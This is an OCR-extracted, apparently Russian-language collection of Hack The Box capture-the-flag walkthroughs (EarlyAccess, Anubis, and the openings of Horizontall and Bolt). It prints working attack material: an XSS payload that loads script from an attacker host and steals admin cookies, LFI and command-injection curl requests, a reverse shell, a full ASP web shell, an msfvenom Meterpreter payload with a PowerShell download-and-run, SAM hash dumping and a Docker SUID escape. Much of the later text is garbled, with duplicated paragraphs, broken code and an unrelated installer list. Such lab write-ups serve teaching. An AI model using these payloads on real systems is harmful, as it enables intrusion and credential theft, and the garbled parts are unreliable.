[*] XSS url: https://10.10.14.131/index.js
    You should add the payload into the index.js
```

Запуск платформы для эксплуатации XSS

В качестве имени пользователя используем нагрузку, которую предоставляет pyXSSPlatform.


```
<img src=x onerror=with(document)body.appendChild(document.
createElement('script')).src="https://10.10.14.131/index.js"></img>
```

Снова отправим сообщение и, после того как администратор его прочитает, в логах веб-сервера обнаружим запрос основной нагрузки, а потом и запрос с предоставленными в качестве параметра куками.

```
"GET /index.js HTTP/1.1" 200 -
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.114 Safari/537.36
code 404, message File not found
"GET /cookie?cookie=XSRF-TOKEN%3DeyJpdiI6IlB2d2xrR1NhTXZhUCtnamNEdi9CVkE9PSIsInZhbHVlIjoiSWtzMEoxblZIdFJTeThGYVNXd
wOTM2ZDA1M2RiNGiZmRiYjk4YjBlZjdiMzgwYTllIn0%253D%3B%20earlyaccess_session%3DeyJpdiI6IjBNaXc4TytJUHQyT0o2d1pUdUlJC
0NDY5MTZkZTBmOTMxYmE4OTkzYWQ4MmE5NDU5NWYxNDJkOTBiZWMzMDgxZTliOTM2ZGI5MWMzMDcwOTE1M2VmIn0%253D HTTP/1.1" 404 -
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.114 Safari/537.36
```

Логи pyXSSPlatform

Используем расширение для браузера вроде **Cookie Editor**, заменяем наши cookie только что полученными и обновляем страницу. Теперь у нас есть панель администратора.




Панель админа


KeyGen

Привилегии администратора открывают нам доступ к исходному коду валидатора уже знакомого ключа, а также к двум новым сайтам — `Dev` и `Game`, запись для которых добавляем в `/etc/hosts`.


```
10.10.11.110    earlyaccess.htb dev.earlyaccess.htb game.earlyaccess.
htb
```



Панель валидатора



Форма авторизации Game



Форма авторизации Dev

Так мы можем авторизоваться от имени пользователя, если будет зарегистрирован ключ. Попробуем проанализировать алгоритм валидации и написать кейген.

Первым делом в программе проверяется формат ключа.

```
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(Key.info())
        sys.exit(-1)
    input = sys.argv[1]
    validator = Key(input)
    if validator.check():
        print(f"Entered key is valid!")
    else:
        print(f"Entered key is invalid!")
```

Функция main

```
def valid_format(self) -> bool:
    return bool(match(r"^[A-Z0-9]{5}(-[A-Z0-9]{5})(-[A-Z]{4}[0-9])(-[A-Z0-9]{5})(-[0-9]{1,5})$", self.key))
```

Функция valid_format

Ключ делится на пять блоков:

- пять символов из алфавита `A–Z` и `0–9`;
- пять символов из алфавита `A–Z` и `0–9`;
- четыре первых символа из алфавита `A–Z` и один символ из `0–9`;
- пять символов из алфавита `A–Z` и `0–9`;
- число от 0 до 99999.

Из функции `check` узнаем, что блоки проверяются отдельно друг от друга.

```
def check(self) -> bool:
    if not self.valid_format():
        print('Key format invalid!')
        return False
    if not self.g1_valid():
        return False
    if not self.g2_valid():
        return False
    if not self.g3_valid():
        return False
    if not self.g4_valid():
        return False
    if not self.cs_valid():
        print('[Critical] Checksum verification failed!')
        return False
    return True
```

Функция check

Допишем вывод после каждой проверки, чтобы определять, правильный ли блок мы подобрали.

```
def check(self) -> bool:
    if not self.valid_format():
        print('Key format invalid!')
        return False
    if not self.g1_valid():
        print('g1 not valid')
        return False
    if not self.g2_valid():
        print('g2 not valid')
        return False
    if not self.g3_valid():
        print('g3 not valid')
        return False
    if not self.g4_valid():
        print('g4 not valid')
        return False
    if not self.cs_valid():
        print('[Critical] Checksum verification failed!')
        return False
    return True
```

Измененная функция check

А теперь приступим к анализу функций, которые проводят проверку. Так, в функции `g1_valid` четвертый и пятый символы должны быть цифрами (строки 39–43).

```
34    def g1_valid(self) -> bool:
35        g1 = self.key.split('-')[0]
36        r = [(ord(v)<<i+1)%256^ord(v) for i, v in enumerate(g1[0:3])]
37        if r != [221, 81, 145]:
38            return False
39        for v in g1[3:]:
40            try:
41                int(v)
42            except:
43                return False
44        return len(set(g1)) == len(g1)
```

Функция g1_valid

Чтобы не разбирать алгоритмы проверок, я решил составлять словари, переписывать эти функции и брутить! Словари составляем с помощью программы **crunch**. Первый словарь у меня будет состоять из трех букв и двух цифр, для этого используем маску `,,,%%`.

```
crunch 5 5 -t ,,,%% > g1_list.txt
```

Делаем кейген для этой функции на Python:

```
def g1_valid(g1):
    r = [(ord(v)<<i+1)%256^ord(v) for i, v in enumerate(g1[0:3])]
    if r != [221, 81, 145]:
        return False
    for v in g1[3:]:
        try:
            int(v)
        except:
            return False
    return len(set(g1)) == len(g1)

g1_list = open("g1_list.txt").read().split("\n")
for s in g1_list:
    if g1_valid(s) == True:
        print(s)
        break
```

Запускаем и получаем первую часть ключа.

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 keygen.py
KEY01

┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 validate.py KEY01-BBBBB-CCCC1-DDDDD-1234
g2 not valid
Entered key is invalid!
```

Генерация и проверка первой части ключа

Перейдем ко второй части, которая использует все буквы и цифры. Создадим словарь, а потом допишем функцию проверки:

```
crunch 5 5 1234567890QWERTYUIOPASDFGHJKLZXCVBNM > g2_list.txt
```

```
def g2_valid(self) -> bool:
    g2 = self.key.split('-')[1]
    p1 = g2[::2]
    p2 = g2[1::2]
    return sum(bytearray(p1.encode())) == sum(bytearray(p2.encode()))
```

Функция g2_valid

```
def g2_valid(g2):
    p1 = g2[::2]
    p2 = g2[1::2]
    return sum(bytearray(p1.encode())) == sum(bytearray(p2.encode()))
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 keygen.py
1Q1WF

┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 validate.py KEY01-1Q1WF-CCCC1-DDDDD-1234
g3 not valid
Entered key is invalid!
```

Генерация и проверка второй части ключа

Для генерации третьей части нам понадобится два дополнительных magic-значения.

```
def g3_valid(self) -> bool:
    # TODO: Add mechanism to sync magic_num with API
    g3 = self.key.split('-')[2]
    if g3[0:2] == self.magic_value:
        return sum(bytearray(g3.encode())) == self.magic_num
    else:
        return False
```

Функция g3_valid

```
key = ""
magic_value = "XP" # Static (same on API)
magic_num = 346 # TODO: Sync with API (api generates magic_num every 30min)
```

Magic-значения

При этом значение `magic_num` меняется раз в 30 минут, а первые два символа должны быть равны статическому значению `magic_value` — `XP`. Генерируем словарь для строк из трех символов: первые две буквы, последняя цифра.

```
crunch 3 3 -t ,,% > g3_list.txt
```

И с помощью следующего кода получаем третью часть ключа.

```
def g3_valid(magic_num, g3):
    return sum(bytearray(("XP" + g3).encode())) == magic_num

g1_list = open("g3_list.txt").read().split("\n")
for s in g1_list:
    if g3_valid(346, s) == True:
        print("XP"+s)
        break
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 keygen.py
XPAA0

┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 validate.py KEY01-1Q1WF-XPAA0-DDDDD-1234
g4 not valid
Entered key is invalid!
```

Генерация и проверка третьей части ключа

Для четвертой части используем словарь, который был сгенерирован для второй, а также первую часть ключа.

```
def g4_valid(self) -> bool:
    return [ord(i)^ord(g) for g, i in zip(self.key.split('-')[0], self.key.split('-')[3])] == [12, 4, 20, 117, 0]
```

Функция g4_valid

```
def g4_valid(g4):
    g1 = 'KEY01'
    return [ord(i)^ord(g) for g, i in zip(g1, g4)] == [12, 4, 20, 117
, 0]
```

```
┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 keygen.py
GAME1

┌──(ralf㉿ralf-PC)-[~/tmp/earlyacces]
└─$ python3 validate.py KEY01-1Q1WF-XPAA0-GAME1-1234
[Critical] Checksum verification failed!
Entered key is invalid!
```

Генерация и проверка четвертой части ключа

Осталась пятая часть — контрольная сумма.

```
def cs_valid(self) -> bool:
    cs = int(self.key.split('-')[-1])
    return self.calc_cs() == cs
```

Функция cs_valid

```
def calc_cs(self) -> int:
    gs = self.key.split('-')[:-1]
    return sum([sum(bytearray(g.encode())) for g in gs])
```

Функция calc_cs

Продолжение статьи →

HTB EARLYACCESS

ЗАЛИВ: ПРОХОЖДЕНИЕ ЧАСТЬ 1

Для перебора с рядом используется переменная числа, как размер и условие:

```
count = 0 # 999 - gt_list.txt

for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip())
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip())
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
```

Так же удобнее сделать вывод каждого 100-го числа, чтобы не перегружать терминал. Для ускорения можно добавить параметр step в range:

```
count = 0 # 999 - gt_list.txt
for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip())
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip())
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
count = count + 100
for gt_line in gt_list:
    if gt_line.strip().lstrip('0').rstrip('0').isdigit():
        if int(gt_line.strip()) > int(sys.argv[1]):
            print("[+] Found: " + gt_line.strip())
            count = int(gt_line.strip)
            break
    else:
        print("[-] Skipping invalid line: " + gt_line.strip()
    if count % 100 == 0:
        print("[*] Progress: " + str(count))
```

Получаем ускоренное решение:

```
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1000
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1100
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1200
[-] Skipping invalid line: Skipping invalid line:
[*] Progress: 1300
[-] Skipping invalid line: Skipping invalid line:
[*] Progress:
```

HTB EARLYACCESS

ЭКСПЛУАТАЦИЯ ЛОКАЛЬНОЙ ПЕСОЧНИЦЫ И МИКРОСЕРВИСОВ DOCKER

От тут-нашего, хотя мы раскрыли еще один, неожиданный до этого файл **hashing.php**

curl -"http://dev-earlyaccess.htb/actions/file.php?filepath=php://filter/convert.base64-encode/resource=/var/www/earlyaccess.htb/dev/hashing.php"

А в ответ еще один - **hash.php**

curl -"http://dev-earlyaccess.htb/actions/file.php?filepath=php://filter/convert.base64-encode/resource=/var/www/earlyaccess.htb/dev/actions/hash.php


ПОЛУЧЕНИЕ ДОСТУПА

Поиск уязвимостей в скрипте показывает, что функция перезаписывает **action:password hash_function = md5;** При этом в параметре **action** обнаружена уязвимость **Command Injection**. Если мы передадим в параметре **action** что-то кроме **hash** будет выполнен фильтр, перезаписан в параметрах **hash_function** и **password** и **hash** значит, что мы можем выполнить любую функцию PHP. Шаги **exec**, передав ей в параметре **hash_function**. Отсылаем на локальный хост листенер (**nc -lnvp 80**) и выполняем следующую команду (curl):

В итоге мы добрались до самого интересного файла, где и происходит все обработка.

ПОЛУЧЕНИЕ ДОСТУПА

Поиск уязвимостей в скрипте показывает, что функция перезаписывает **action:password hash_function = md5;** При этом в параметре **action** обнаружена уязвимость **Command Injection**. Если мы передадим в параметре **action** что-то кроме **hash** будет выполнен фильтр, перезаписан в параметрах **hash_function** и **password** и **hash** значит, что мы можем выполнить любую функцию PHP. Шаги **exec**, передав ей в параметре **hash_function**. Отсылаем на локальный хост листенер (**nc -lnvp 80**) и выполняем следующую команду (curl):



В итоге мы добрались до самого интересного файла, где и происходит все обработка.

Положим нам команду перемкать быть выполнена на удаленном сервере. А это значит, что можем кидать обратный шелл. Есть очень удобный online-генератор шеллов - **Reverse Shell Generator**. Здесь нужно указать свой IP и порт, на который будет ожидать соединения наш листенер, выбрать нужный язык и нажать **Generate**. Для нашего конкретного использования подойдет часть нескольких файлов для выполнения данного **Command Injection**. Выбираем **Python** и нажимаем, и в дальнейшем используем **PentestMonkey** генерированный на PHP.

Сохраняем его на локальном хосте как текстовый файл и запускаем веб-сервер на Python.

python3 -m http.server

Запив запускаем листенер (той командой, что предыдущим генератор), запускаем PHP-шелл на удаленный хост и выполняем с помощью curl из PHP:

ПРОДВИЖЕНИЕ

Так как мы знаем пароль администратора, попробуем сменить пользователя. Но перед этим нужно получить обычный TTY оболочку. Что бы пробросить вектор пароля.

python3 -c 'import pty; pty.spawn("/bin/sh")'
su www-data

В среду linux, что мы оказывается внутри Docker, поэтому запускаем **deepce** - скрипт для поиска уязвимостей и неправильных конфигураций Docker. Скачиваем на локальный хостинг и запускаем. Но перед этим нужно выполнить **chmod +x** - это для прав на файл для Docker запуска.

Перед получением **SUPRIVE** - ищем уязвимости, позволяющие сделать, чтобы ищет пароль для повышения привилегий. Запускаем его на удаленном хосте, и получаем следующий вывод:

В нашем случае уязвимость, связанная с Docker socket, позволяет выполнять код root. Обратим внимание на содержимое конфигурационного файла **/etc/crontab**.

В нем есть скрипт по регулярным задачам, который перемещается на root стрейт с ним нашего. Попадет в данный проброшенный путь, где нет запуска на удаленном хосте, и выполняется от root.

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

./linpeas -sq | tee -a LPE.log

MySQL на **172.18.0.100** начато на ждет и хост ждет на **172.18.0.101** прочие так основные хосты.

Обратимся к **check_db** на основе полезных шаблон.

Так как проброшена в волонтирующих, потребуется передать полученные учетные данные.

Получаем очень много данных. Для добытия в передаю на программу **jq**, перед тем нужно ввести вывод каких параметр.

Получаем авторизованным от имени этого пользователя по SSH на реальном хосте прошлого раза.

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы получили доступ к хосту **172.18.0.1**. Это внешняя сеть. Получение информации показывает следующий вывод:

1 - много сетевых интерфейсов (значит, можно пользоваться другим сетью);
- есть проброшенный порт 5000 (**172.18.0.1:5000**);
- у текущего пользователя есть привилегии на запуск **docker** от имени **root** (**docker -H unix:/var/run/docker.sock -ps**);
- имеется **/var/run/docker.sock** и **/opt/docker-entrypoint.d**.

Мы уже сканировали подсеть полезно СТ. теперь проскенируем 18 и 19 таки полно найти сервер с открытым портом 22 и попробовать подключиться с проброшенных ключом SSH.

Спустя SSH туннелирует на хост **172.18.0.1** и мы отсылаем с мой хостинг сервиса.

ssh -D 5000 root@172.18.0.1

Теперь мы можем ждать из внутренних сети через SOCKS-прокси на порт 5000.

Теперь мы всегда можем - здесь перезапустить уязвимость конечного хоста. В целях полностью захвата сосредоставим нашей/личной машины, но основность соответствующие проскрипшим — трейфлов (черт) на **/root** и **/home/ubuntu**. Поскольку клиентов, значения в запуске PTP

В этого плохому обще сохранения. Значит, есть баг, в сервер доменно-перезапускных.

Запуска на хорошей сервер и запустим свой шелл с бетка SUID.

И мы хотим для в Docker, но не в основной системе. Но на бедай каталог **/opt/docker-entrypoint.d/** и мы можем сделать. Это отражение в файловой системе, и внутри Docker из-на каталог **/docker-entrypoint.d/**. Значит, все перемещения, которые мы сделаем в каталоге **/opt/docker-entrypoint.d/** будет отражаться и в каталоге **/docker-entrypoint.d/** и наоборот. Но в Docker полнорвем пойти в каталог **/docker-entrypoint.d/** и выполнить бит SUID. Запуск запуска на хосте из основной системы. Так как СТ. Все отражается, мы должны получить на root-привилегированный хостинг. Но основном хосте делаем:

/opt/docker-entrypoint.d/bash -p

Запуск в Docker выполняем:

/bin/ls -ldt /root /home/ubuntu
/bin/ls -ldt /docker-entrypoint.d/bash

И замещаем сделанное на основном хосте командой:

/opt/docker-entrypoint.d/bash -p

Мы заменили машину и имеем над ней полный контроль 🙂

HTB ANUBIS

ЗАХВАТЫВАЕМ ДОМЕН ЧЕРЕЗ СЕРТИФИКАТЫ ACTIVE DIRECTORY

RuMaster
t.me/RuMaster_chat

Перед нами — сложнейшая машина Anubis с площадки Hack The Box. Чтобы пройти он, понадобится проскопрупировать. RCE на сайте и так получить доступ к контейнеру, затем найти утечку хеша и узнать пароль. Для доступа к основной системе заюзаем уязвимость в Jenkins. А под конец — компрометация домена через службу сертификации Active Directory. В общем, полный набор! Скучно не будет, обещаю.

WARNING

Подключчаясь к машинам с HTB рекомендуется только через VPN. Не давай этого с компьютером, еще хуже если вводе либо данные, так как по ним можешь в общий сети с другими участниками.

РАЗВЕДКА: сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`, чтобы было удобнее обращаться к ней:

```
10.10.11.102    anubis.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение, на основе данных которых выбирается следующий шаг и получение точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Уступить результаты его работы мы можем при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся открытых портов — **-A**:

```
Nmap scan report for anubis (10.10.11.102)
Host is up (0.0[illegible]s latency).
PORT   STATE SERVICE     VERSION
53/tcp open  domain      Windows DNS
80/tcp open  http        Microsoft IIS httpd 10.0
| http-server-header: Microsoft-HTTPAPI/2.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Bad Request(400)
88/tcp open  kerberos-sec Windows Kerberos (server time: 2021-08-14[illegible]
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: [illegible]
| ssl-cert: Subject: commonName=[illegible]
| Subject Alternative Name: DNS:[illegible]
| Issuer: commonName=[illegible]
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-27T[illegible]
| Not valid after:  2022-05-27T[illegible]
| MD5:   [illegible]
| SHA-1: [illegible]
| ----BEGIN CERTIFICATE----
| [illegible]
| ----END CERTIFICATE----
|[illegible] Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
[illegible]
```

Результат работы скрипта


Находим четыре открытых порта:

- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для отладки взаимодействия клиентов — контроллер и контроллер — клиент.
- 443 — веб-сервер Microsoft HTTPAPI;
- 445 — служба SMB;
- 593 — служба удаленного вызова процедур (Microsoft RPC над HTTPS).

Порт 443 обеспечивает соединение по HTTPS, а это значит, что первым делом стоит изучить сертификат. Его поле **commonName** содержит доменные имена, для которых он действителен (Nmap тут же отобразит это в результатах сканирования). Сразу добавляем найденные домены в `/etc/hosts`:


```
10.10.11.102    www.windcorp.htb
```

Теперь перейдем к веб-серверу, где нас встретит одностраничный сайт:



Главная страница сайта

Нам нужна поля, через которые можно было бы взаимодействовать с сервером. Найдянная форма отправки сообщений подходит:



Форма отправки сообщений

Что примерно нам понадобится — это отображение всех введенных данных на странице `https://www.windcorp.htb/preview.asp`

Форма подтверждения данных АСР

Получается, что сайт не одностраничный! Давай попробуем найти другие скрытые страницы сайта:

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование веб-ресурсов перебором каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программу-аналог сканеров — ffuf.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора Seclists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.

```
ffuf -w https://www.windcorp.htb/FUZZ.asp -t 300 -u directory_2.3_
medium_lowercase.txt
```

```
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[Status: 200, Size: 1[illegible], Words: 1[illegible], Lines: 1[illegible]]
[illegible]
```

Обнаружение скрытых АСР

Спустя несколько минут мы узнаем еще о нескольких страницах. Самая интересная из них — `test.asp`, которая просто формирует наш данные:

Страница test.asp

Это место для теста!

ЗАХВАТ КОНТЕЙНЕРА

Так как данные передаются в исполняемый файл ASP, то самая простая идея — это попробовать запихать в поле комментария какой-нибудь шелл на ASP. К примеру, этот:

```
-%
set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
function getCommandOutput(theCommand)
  Dim oShell, objStdOutStream
  Set oShell = CreateObject("Wscript.Shell")
  Set objStdOutStream = oShell.exec(thecommand)
  getCommandOutput = objStdOutStream.StdOut.Readall()
end function
%>

<HTM>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\ " & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%response.Write(oScriptNet.enumerateNetworkDrives("server_name")%>
<p>
<%response.Write(oFileSys.getDrive("c")%>
<p>
<%response.Write(Request.ServerVariables("server_port")%>
<p>
<%response.Write(Request.ServerVariables("server_software")%>
<p>
<%response.Write(Request.ServerVariables("LOCAL_ADDR")%>
<%= szCMD = request("cmd")
theDir = getCommandOutput("cmd /c" & szCMD)
response.write(theDir)%>
<p>
</BODY>
</HTM>
```

Отправка подтверждения с комментарием

Конечно, удобнее всего получить какую-нибудь продвинутую оболочку, к примеру, **Meterpreter**. Сначала генерируем исполняемый файл с помощью **msfvenom**, для которого используем следующие параметры:

- `-p` — нагрузка;
- `LHOST=[]` — IP локального хоста;
- `LPORT=[]` — локальный порт;
- `-f [] ` — формат, в котором будет представлена нагрузка;
- `-o` — итоговый файл.

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.14.11
LPORT=443 -f exe -o rs.exe
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rs.exe
```

Генерирование нагрузки Meterpreter

Следующий шаг — запуск листенера MSF:

```
msfconsole -q
handler -p windows/x64/meterpreter/reverse_http -m tun0 -P 443
```

```
[*] Using configured payload generic/shell_reverse_tcp
[*] Payload [illegible] - [illegible] bytes
[*] Exploit completed, but no session was created.
[*] Starting exploit [illegible]
[*] Started HTTP reverse handler on http://10.10.14.11:443
```

Запуск листенера Metasploit

Из каталога, где находится файл с нагрузкой, запускаем простой веб-сервер на основе Python 3:

```
python3 -m http.server 80
```

И через веб-шелл скачиваем нашу нагрузку, а второй командой — запускаем. Это придется с созданием скоса Meterpreter в Metasploit. Команда **getuid** проверяет текущего пользователя, от имени которого запущен файл.

```
powershell wget 10.10.14.11/rs.exe -O C:\Windows\Temp\rs.exe
cmd.exe /C C:\Windows\Temp\rs.exe
```

```
[*] Sending stage (200774 bytes) to 10.10.11.102
[*] Meterpreter session 1 opened (10.10.14.11:443 -> 10.10.11.102:[illegible]) at [illegible]
meterpreter > getuid
Server username: ANUBIS\Administrator
```

Запуск скрипта Google Metasploit

Мы работаем в контексте System, а для дальнейшего продвижения могут понадобиться учетные данные. Дампим хеши из локальной базы SAM с помощью **hashdump**, запуск где-то прыгает:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[illegible]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[illegible]:::
[illegible]
```

Получение хешей паролей из базы SAM

Продолжение ниже →

HTB ANUBIS

ЗАМЕТКИ ПЕНТЕСТЕРА ОТ ЧЕРНЫХ ШЛЯПОК

ПРОДВИЖЕНИЕ

Linux service

Для установки файла на хосте и запуска на рабочем столе администратора настройка:

Копируем его содержимое на локальную машину и сохраняем с расширением .exe. Затем можно запустить сервер командой **sudo -E wineserver -p0 ./start.exe**. Запускаем клиентскую часть командой **wine ./client.exe**.

Затем запускаем на удаленной хосте агент для Windows и подключаемся к нашему серверу через сервер слушателя с подключением клиентов:

```
./client.exe -connect 10.10.14.240:5555 # ВМ Kali machine
```

Теперь добавляем доменное имя в файл /etc/hosts. Я в качестве адреса будем использовать белый адрес сервера.

```
172.16.100.5    softwarehub.anubis.htb
```

Теперь можно открывать для быстрого перемещения сервер слушателя через **PuzzlePong** и ему подобные на данном сервере. На всех выставлены пароли по умолчанию. Для устройства Siemens и обратного шага по доменным учетным записям Active Directory.

Our software
Group
Select one or more groups to add this software to.
Optional
Tick any boxes below to enable optional installation tasks.
Run as administrator
Create a desktop icon
Create a Quick Launch icon
Install Microsoft .NET Framework 4.0 Client Profile
Install Microsoft Visual C++ 2008 Redistributable Package (x86)
Install Microsoft Visual C++ 2008 Redistributable Package (x64)
Install Microsoft Visual C++ 2010 Redistributable Package (x86)
Install Microsoft Visual C++ 2010 Redistributable Package (x64)
Install Microsoft Visual C++ 2012 Update 4 Redistributable Package (x86)
Install Microsoft Visual C++ 2012 Update 4 Redistributable Package (x64)
Install Microsoft Visual C++ 2013 Redistributable Package (x86)
Install Microsoft Visual C++ 2013 Redistributable Package (x64)
Install Microsoft Visual C++ 2017 Redistributable Package (x86)
Install Microsoft Visual C++ 2017 Redistributable Package (x64)
Install Microsoft Visual C++ 2019 Redistributable Package (x86)
Install Microsoft Visual C++ 2019 Redistributable Package (x64)
Install Microsoft Visual C++ 2022 Redistributable Package (x86)
Install Microsoft Visual C++ 2022 Redistributable Package (x64)
Install Microsoft XNA Framework Redistributable 4.0
Install Microsoft XNA Framework Redistributable 4.0 Refresh
Install Microsoft XNA Framework Redistributable 4.0 Refresh (x64)
Install Microsoft XNA Framework Redistributable 4.0 Refresh (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x64)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x86)
Install Microsoft XNA Framework Redistributable 4.0 Refresh Reach (x64

HTB HORIZONTALL

ЗАКРЫВАЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ УЯЗВИМОСТИ В STRAPI И LARAVEL

Author(s):
kostya@hackmyvm.eu

Сегодня мы с тобой пробьем легкую машину Horizontall с платформы Hack The Box. Для пробива нам понадобятся предустановленные рабочие инструменты и Strapi. А затем попытаемся проверить через уязвимость в Laravel 8.2.0 и Strapi 3.0.0.

WARNING

Подписчикам в мессенджер и VTB сообщаются пароли от архивов. Для остальных пароли будут есть всегда для тебя доступны, так как то мы вновь и общай сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Так обычно, добавляем IP-адрес машины в /etc/hosts, чтобы дальше обращаться по названию:

```
10.10.11.105    horizontall.htb
```

Справка: сканирование портов

Сканирование портов — это процедура, которая позволяет определить, какие порты открыты на удаленном компьютере. Для чего это нужно? Для выявления уязвимостей, анализа сетевой безопасности или для того, чтобы выяснить, какие сервисы запущены на определенном сервере. Сканирование портов помогает выявить потенциальные уязвимости, которые могут быть использованы злоумышленниками для атаки на сервер. Также это помогает администраторам контролировать доступ к ресурсам и обеспечивать безопасность сети.

Сканирование портов можно выполнять с помощью различных инструментов, таких как Nmap, Masscan, Zmap и других. Каждый из этих инструментов имеет свои преимущества и недостатки, но все они позволяют быстро и эффективно сканировать большое количество портов и получать информацию о состоянии портов на удаленном сервере.

Например, Nmap позволяет выполнять различные виды сканирования, такие как TCP connect scan, SYN scan, UDP scan, ping scan и другие. Masscan и Zmap могут быть использованы для быстрого сканирования больших диапазонов IP-адресов и портов.

Важно помнить, что сканирование портов может быть использовано как для легитимных целей, так и для злонамеренных атак. Поэтому важно использовать эти инструменты только в легитимных целях и с разрешения владельцев сетей.

```
root@kali:~# nmap -sV -sC -p- -T4 -oN nmap.txt horizontall.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-08-28 12:00 EDT
Nmap scan report for horizontall.htb (10.10.11.105)
Host is up (0.0.0.
```

взлом

HTB BOLT

ЭКСПЛУАТИРУЕМ ШАБЛОНЫ В PYTHON И РАЗБИРАЕМСЯ С PGP

Kaffeiner
kaffeiner@hackit.com

